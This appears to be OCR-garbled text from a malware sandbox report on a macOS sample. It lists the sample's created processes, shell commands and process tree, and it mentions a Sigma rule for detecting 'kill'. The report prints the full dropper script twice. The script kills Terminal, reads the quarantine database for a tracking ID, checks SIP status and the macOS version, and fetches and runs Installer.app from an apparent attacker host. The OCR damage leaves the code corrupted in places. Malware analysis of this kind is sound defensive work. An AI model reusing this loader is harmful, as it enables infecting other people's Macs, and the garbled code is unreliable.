


more about cookies in our <u>Privacy Notice</u>. Linux Process Via Kill by Tuan Le (NCSGroup) at Sigma Integrated Rule Set (GitHub)

Detects usage of command line tools such as "kill" "nkill" or "killall" to terminate or signal a running process



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/Library/Preferences/com.apple.networkd.plis

+ /private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000T/tmp.LXML3yjV/Installer.app/Contents/PkgInfo

| Process and service actions () | ^ |
|---------------------------------------|---|
| Processes Created | |
| /Users/maria/Desktop/51DW8LrnBW.virus | |
| /hin/hash - | |

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/bin/bash /bin/sh -c command -v csrutil > /dev/null && csrutil status | grep -v 'enabled' > /dev/null && echo 1 || echo 0

Ok

|] | 土 口 ② Sign in |
|---|---|
| | where_trom_url(){ /usr/bin/sqlite3 '\$(HOME)/Library/Preterences/com.apple.LaunchServices.QuarantineEventsV2' 'SELECT LSQuarantineDataURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1' 2>/dev/null } did_qe(){ url='\$(where_from_url)' query='\$(url#*\?)' did_find=0 for param in \$(query/[=&]/) do if ['\$(did_find)' = 1] then echo '\$(param)' return fi ['\$(param)' = 'utm_source']]['\$(param)' = 'sidw']]['\$(param)' = 'neo']&&did_find=1 done return 1 } download(){ local -r url='\$(1)' local -r tmp_dir='\$(2)' local -r path='\$(tmp_dir)/\$(uuidgen)' if output='\$(curl -kLSs -m '30' -o '\$(path)' '\$(url)' 2>&1)' then echo '\$(path)' else return 1 fi } unarchive(){ local -r arc_path='\$(1)' local -r dst_dir='\$(/usr/bin/dirname '\$(arc_path)')' /usr/bin/tar -xz -f '\$(arc_path)' -C '\$(ast_dir)'>/dev/null 2>&1&&echo '\$(dst_dir)' } app_path(){ local -r app_dir='\$(1)' local -r app_paths='(\$(app_dir)'/?' app) local -r app_path='\$(app_path)' } bin_path(){ local -r app_path='\$(1)' local -r binary_paths='(\$(app_path)' Contents/MacOS'/?') local -r binary_path='\$(binary_paths[0])' [-f '\$(binary_path)']&&echo '\$(binary_path)' } exec_bin(){ bin_path='\$(1)' (did='\$(2)' '\$(bin_path)' -did '\$(did)' } WORK_DIR='\$(mktemp -dt 'tmp')' exit cleanup(){ rm -rf '\$(WORK_DIR}'>/dev/null 2>&1 exit } main(){ url='\$(1)' (pkill -9 Terminal&) did='\$(did_qe)' did='\$(did_dg)' if [-z '\$(did)'] then pv='\$(/usr/bin/sw_vers -productVersion)' cleanup tv='12.4' [['\$(pv)'<'\$(tv)']]&&cleanup fi arc_path='\$(download '\$(url)' '\$(WORK_DIR)')' cleanup app_dir='\$(unarchive '\$(arc_path)')' cleanup app_path='\$(app_path)' \$(app_path)')' cleanup bin_path='\$(bin_path' '\$(app_path)')' cleanup exec_bin '\$(bin_path)' '\$(did)' cleanup } main 'https://cdn.dinellas.cfd/static/i2/Installer.app.zip'& //bin/rm rm -rf /var/folders/zz/zyxvpxvq6csfxvn_n00000000000000007/tmp.LXML3yjV //usr/bin/curl curl -kLSs -m 30 -o /var/folders/zz/zyxvpxvq6csfxvn_n00000000000000000000000000000000000 |
| | /usr/bin/dirname /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/tmp.LXML3yjV/E022396F-E0FB-47E8-9B96-AF503BB1789E |
| | /usr/bin/grep grep -v enabled |
| | (i) /usr/bin/mktemp mktemp -dt tmp |
| | → |
| | |
| | Shell Commands |
| | /Users/maria/Desktop/51DW8LrnBW.virus |
| | /bin/sh -c command -v csrutil > /dev/null && csrutil status grep -v 'enabled' > /dev/null && echo 1 echo 0 |
| | /usr/bin/dirname /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/tmp.LXML3yjV/E022396F-E0FB-47E8-9B96-AF503BB1789E |
| | /usr/bin/sqlite3 /Users/maria/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2 SELECT LSQuarantineDataURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1 |
| | /usr/bin/sw_vers -productVersion |
| | /usr/bin/tar -xz -f /var/folders/zz/zyxvpxvq6csfxvn_n00000000000000/T/tmp.LXML3yjV/E022396F-E0FB-47E8-9B96-AF503BB1789E -C /var/folders/zz/zyxvpxvq6csfxvn_n00000000000/T/tmp.LXML3yjV |
| | /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/tmp.LXML3yjV/Installer.app/Contents/MacOS/Installer -did |
| | csrutil status |
| | curl -kLSs -m 30 -o /var/folders/zz/zyxvpxvq6csfxvn_n00000000000000/T/tmp.LXML3yjV/E022396F-E0FB-47E8-9B96-AF503BB1789E https://cdn.dinellas.cfd/static/i2/Installer.app.zip |
| | grep -v enabled |
| | > |
| | |
| | Processes Tree |
| | 844 - /usr/libexec/adprivacyd |
| | 846 - /Users/maria/Desktop/51DW8LrnBW.virus |
| | → 848 - /bin/bash sh -c temp_dir(){ if [-n '\${TMPDIR}'] then echo '\${TMPDIR}' else getconf DARWIN_USER_TEMP_DIR fi } did_dg(){ for volume in '/Volumes/'* do did_path='\${volume}/.did' [-f '\${did_path}'] continue did='\$(cat '\${did_path}')' [-z '\${did}']&&continue echo '\${did}' return done return 1 } where_from_url(){ /usr/bin/sqlite3 '\${HOME}/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2' 'SELECT LSQuarantineDataURLString FROM LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1' 2>/dev/null } did_qe(){ url='\$(where_from_url)' query='\${url#*\?}' did_find=0 for param in \${query/[=&]/} do if ['\${did_find}' = 1] then echo '\${param}' return fi ['\${param}' = 'utm_source'] ['\${param}' = 'sidw'] ['\${param}' = 'neo']&&did_find=1 done return 1 } download(){ local -r url='\${1}' local -r tmp_dir='\${2}' local -r path='\${tmp_dir}'\$(uuidgen)' if output='\$(curl -kLSs -m '30' -o '\${path}' '\${url}' 2>&1)' then echo '\${path}' else return 1 fi } |

unarchive(){ local -r arc_path='\${1}' local -r dst_dir='\$(/usr/bin/dirname '\${arc_path}')' /usr/bin/tar -xz -f '\${arc_path}' -C '\${dst_dir}'>/dev/null 2>&1&&echo '\${dst_dir}' } app_path(){ local -r app_dir='\${1}' local -r app_paths=('\${app_dir}'/?*.app) local -r app_path='\${app_paths[0]}' [-d '\${app_path}']&&echo '\${app_path}' } bin_path(){ local -r app_path='\${1}' local -r binary_paths=('\${app_path}/Contents/MacOS'/?*) local -r binary_path='\${binary_paths[0]}' [-f '\${binary_path}']&&echo '\${binary_path}' } exec_bin(){ bin_path='\${1}' did='\${2}' '\${bin_path}' -did '\${did}' } WORK_DIR='\$(mktemp -dt 'tmp')'||exit cleanup(){ rm -rf '\${WORK_DIR}'>/dev/null 2>&1 exit } main(){ url='\${1}' (pkill -9 Terminal&) did='\$(did_qe)'||did='\$(did_dg)' if [-z '\${did}'] then pv='\$(/usr/bin/sw_vers -productVersion)'||cleanup tv='12.4' [['\${pv}'<'\${tv}']]&&cleanup fi arc_path='\$(download '\${url}' '\${WORK_DIR}')'||cleanup app_dir='\$(unarchive '\${arc_path}')'||cleanup app_path='\$(app_path '\${app_path}')'||cleanup bin_path='\$(bin_path '\${app_path}')'||cleanup exec_bin '\${bin_path}' '\${did}' cleanup } main 'https://cdn.dinellas.cfd/static/i2/Installer.app.zip'&

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→ 851 - /bin/bash -

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
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